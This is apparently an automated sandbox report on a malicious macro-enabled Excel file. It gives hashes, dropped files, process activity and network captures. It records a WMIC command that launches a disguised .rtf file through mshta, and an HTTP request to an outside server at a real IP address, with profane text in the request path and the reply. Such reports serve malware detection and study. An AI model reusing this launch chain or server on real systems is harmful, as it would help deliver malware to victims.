SSDEEP:	3072:q4UoWgUd1zXGa1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGanOO:9dWbXGB+kLGmxfJ3hNci3OO
MD5:	F2270F8ED4274A51C71FC0A49BE010D8
SHA1:	A15331EC780E53A78C8039BB1CFFB50F958ABD3B
SHA-256:	43FF20C31D08D394931C02293A6957F3DFCCDD957490FD67D0F66BB12B4FF868
SHA-512:	B74D5145241792F0E4A7849731F948D51B389CFDFAE636B782E9B0DCCC4665AF36651F6D7529744CFB1884B7751496529A46756C85EA9C2F62FE370C1A7B1EC2
Malicious:	**true**
Reputation:	low
Preview:	PK.....!.z..d....w.....[Content_Types].xml ...(..... ....N.0...H.C.+J.r@.5.....(.....7y..=.tA.nQ/Y.....Lo...XBD.].U...W.Mk.5z-.Y.I8%.wP.5 ..ooz.u.,(.a.f).'.Q....|.G;...H...<.9.S.....%p.LY..{/0.....7...c.....h).%.N...~2.....K....B.. YS....?!%*..?..n...m.9....`.].[.*.lJ...xGf.!..>l....F....1..Kn...>.....".L.%.$..q..BF?tbl...v.....P.....}...jK.{.O.....<..s....BO....bZ...<mS.F..YE.[.o...w+t.K]..}@....W...]....4.....i.\m3.1.@.`.fl.....PK.....!..U0#...

C:\Users\user\Desktop\9BB50000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	133539
Entropy (8bit):	7.95007185084026
Encrypted:	false
SSDEEP:	3072:q4UoWgUd1zXGa1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGanOO:9dWbXGB+kLGmxfJ3hNci3OO
MD5:	F2270F8ED4274A51C71FC0A49BE010D8
SHA1:	A15331EC780E53A78C8039BB1CFFB50F958ABD3B
SHA-256:	43FF20C31D08D394931C02293A6957F3DFCCDD957490FD67D0F66BB12B4FF868
SHA-512:	B74D5145241792F0E4A7849731F948D51B389CFDFAE636B782E9B0DCCC4665AF36651F6D7529744CFB1884B7751496529A46756C85EA9C2F62FE370C1A7B1EC2
Malicious:	false
Reputation:	low
Preview:	PK.....!.z..d....w.....[Content_Types].xml ...(..... ....N.0...H.C.+J.r@.5.....(.....7y..=.tA.nQ/Y.....Lo...XBD.].U...W.Mk.5z-.Y.I8%.wP.5 ..ooz.u.,(.a.f).'.Q....|.G;...H...<.9.S.....%p.LY..{/0.....7...c.....h).%.N...~2.....K....B.. YS....?!%*..?..n...m.9....`.].[.*.lJ...xGf.!..>l....F....1..Kn...>.....".L.%.$..q..BF?tbl...v.....P.....}...jK.{.O.....<..s....BO....bZ...<mS.F..YE.[.o...w+t.K]..}@....W...]....4.....i.\m3.1.@.`.fl.....PK.....!..U0#...

C:\Users\user\Desktop\9BB50000:Zone.Identifier	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Desktop\~$3762.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.095703110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgnW73vlJQAiveyzr:Yw7gJGWMXJXKSOdYiygKkXe/egWjdeAc
MD5:	588A50231429063AC56F32F11D942EE0
SHA1:	DFDEC9A10F982C1FB105B26DFC8EF3A17A08A870
SHA-256:	1AA492A7DCF837201E82783B1A2084D8D1B1CC22C5DD7AF947BADA9C2E0C0356
SHA-512:	7405DFEB080C91A8925F5F9DEB3A3EA808DA35ADA249901E7D032849A9CEF497395C555AD766D546F69473BE8BC0115086F371233978FD53E44F3CF991A97352
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 5348;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.941974625529544
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	3762.xlsm
File size:	134949
MD5:	db35212aa7fbb90f60c862a82fc4f34c
SHA1:	9167a3c7816d6cba5335c74da2fc2c786b9c131e
SHA256:	dd589bbbfcec22650ed4aeb33606b6d9ee4b2afdce6cb2e 22435f34348714f81
SHA512:	1e507da789e0cd52ee1ccbe2cdf0f8bdf14e9fe312d4f496 0176f4d0a85c567ad7c0ee30bd3c3a9aff50412e3a99d2d 51b9fb8b77ae6ab24bfc4c75861c55e01
SSDEEP:	3072:dqj78YUCg1M16TguaNTLGmtLfJ3hN8DqH999999 9HqT99999999WnsAGanOpKdR/:dq3vt+kLGmxfJ3hNci 3Owdh
File Content Preview:	PK..........!.8v.............[Content_Types].xml ...(............... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "3762.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 157.230.250.107:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49768	157.230.250.107	8080	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 00:37:52.961247921 CET	1637	OUT	GET /mfkrmotherfuckeru6y82sasswhorehf9e HTTP/1.1 Connection: Keep-Alive Accept: */* Accept-Language: en-US User-Agent: booby Host: 157.230.250.107:8080
Dec 2, 2021 00:37:53.600121975 CET	1637	IN	HTTP/1.1 200 OK Server: nginx/1.15.12 Date: Wed, 01 Dec 2021 23:37:53 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 13 Connection: keep-alive Data Raw: 68 69 20 63 6f 77 66 75 63 6b 65 72 73 Data Ascii: hi cowfuckers

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 7036 Parent PID: 800

General

Start time:	00:37:38
Start date:	02/12/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x60000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 1000 Parent PID: 7036

General

Start time:	00:37:48
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\LZbir.rtf"
Imagebase:	0x190000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities | Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 5948 Parent PID: 1000

General

Start time:	00:37:49
Start date:	02/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 5348 Parent PID: 5060

General

Start time:	00:37:50
Start date:	02/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\LZbir.rtf
Imagebase:	0x7ff7bdce0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities | Show Windows behavior

Disassembly

Code Analysis